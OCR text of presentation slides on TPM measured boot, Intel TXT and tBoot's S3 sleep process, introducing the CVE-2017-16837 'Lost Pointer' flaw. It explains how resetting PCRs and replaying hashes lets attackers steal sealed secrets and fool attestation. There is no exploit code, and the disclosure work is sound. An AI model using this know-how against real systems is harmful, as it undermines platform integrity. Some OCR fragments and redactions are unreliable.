PCR_15: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_16: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_17: fc 8a d7 96 cf 4d 02 18 0f 15 6c 1c a3 45 1b bd 30 8a 09 71
PCR_18: 7f a7 c1 56 a5 ad 09 da 8c 0f 0e 5e f7 25 da 22 41 fc 6c e0
PCR_19: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_20: 00 00 00 00 [redacted]0 00 00 00 00 00 00
PCR_21: 00 00 00 00 [redacted]0 00 00 00 00 00 00
PCR_22: 00 00 00 00 [redacted]0 00 00 00 00 00 00
PCR_23: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


SRTM

DRTM


PCR Protection


- **They MUST NOT be reset by disallowed operations even though an attacker gains a root privilege!**
  - Static PCRs (PCR #0~#15) can be reset only if the host resets
  - Dynamic PCRs (PCR #17~#22) can be reset only if the host initializes the DRTM
- **If PCRs are reset by attackers, they can reproduce specific PCR values by replaying hashes**
  - They can steal the secret and deceive the local and remote verification

We trust all these mechanisms because of **REPUTATION**!




Fortunately, they worked!

We tr  anisms
bec ON!

 Fo rked!

UNTIL I PUBLISHED
THE VULNERABILITIES!

Contents - CVE-2017-16837




Intel Trusted Execution Environment (TXT)

- **Is the DRTM technology of TCG specification**
  - Intel just uses their own terminologies
  - ex) DCE = Secure Initialization Authenticated Code Module (SINIT ACM)
    DLME = Measured Launched Environment (MLE)
- **Has special commands (SENTER and SEXIT) to enter trustworthy state and exit from it**
  - SENTER checks if SINIT ACM has a valid signature
  - Intel publishes SINIT ACM on the website

Trusted Boot (tBoot)

- **Is a reference implementation of Intel TXT**
  - It is an open source project (https://sourceforge.net/projects/tboot/)
  - It has been included many Linux distros such as RedHat, SUSE, and Ubuntu
- **Can verify OS and Virtual Machine Monitor (VMM)**
  - It measures OS components and stores hashes to the TPM
  - Measured results in PCRs of the TPM can be verified by a remote attestation server such as Intel Open CIT
  - It is typically used in server environments

Boot Process of tBoot



Boot process is (maybe) perfect!


How about sleep process?

Advanced Configuration and Power Interface (ACPI) and Sleeping States

- **Cut off the power of…**
  - S0: Normal, no context is lost
  - S1: Standby, the CPU cache is lost
  - S2: Standby, the **CPU** is **POWERED OFF**
  - S3: Suspend, **CPU and devices** are **POWERED OFF**
  - S4: Hibernate, the **CPU, devices, and RAM** are **POWERED OFF**
  - S5: Soft Off, all parts are **POWERED OFF**

TPM is also POWERED OFF!

Waking Up Process of the DRTM



Code is measured again while waking up!

<TCG D-RTM Architecture Specification>

Sleep Process with tBoot


- Seal S3 key and MAC of Kernel Memory with Post-Launch PCRs
  - seal_post_k_state() → g_tpm->seal()
- Save Static PCRs(0~16)
  - tpm->save_state()
- Shutdown Intel TXT
  - txt_shutdown()
- Sleep. **Power off the CPU and the TPM!**
  - shutdown_system()

- Wake Up, Restore Static PCRs, and Resume tBoot
  - Real Mode, Single CPU
- Launch MLE again and then, Unseal S3 key and MAC with P-Launch PCRs
  - begin_launch() → txt_s3_launch_environment()
  - post_launch() → s3_launch() → verify_integrity() → g_tpm->unseal()
- Extend PCRs and Resume Kernel
  - verify_integrity() → extends_pcrs() → **g_tpm→extend()**
  - s3_launch()->_prot_to_real()

Sleep Process with tBoot


- **Seal S3 key and MAC of Kernel Memory with Post-Launch PCRs**
  - seal_post_k_state() → g_tpm->seal()
- **Save Static PCRs(0~16)**
  - tpm->save_state()
- **Shutdown Intel TXT**
  - txt_shutdown()
- **Sleep. Power off the CPU and the TPM**
  - shutdown_system()

- **Wake Up, Restore Static PCRs, and Res**
  - Real Mode, Single CPU
- **Launch MLE again and then, Unseal S3 PCRs**
  - begin_launch() → txt_s3_launch_environment()
  - post_launch() → s3_launch() → verify_integrity() → g_tpm->unseal()
- **Extend PCRs and Resume Kernel**
  - verify_integrity() → extends_pcrs() → g_tpm→extend()
  - s3_launch()->_prot_to_real()



“Lost Pointer” Vulnerability (CVE-2017-16837)

```
00840234 D g_tpm
00840238 d num_lines
0084023c d cursor_y
0084023d d cursor_x
00840240 d g_saved_mtrrs
00840260 D g_sinit
00840264 D g_using_da
00840268 d g_elog_2_1
0084026c d g_elog_2
00840270 d g_elog
00840280 D g_rsdp
008402c0 D tpm_12_if
00840460 D tpm_20_if
```

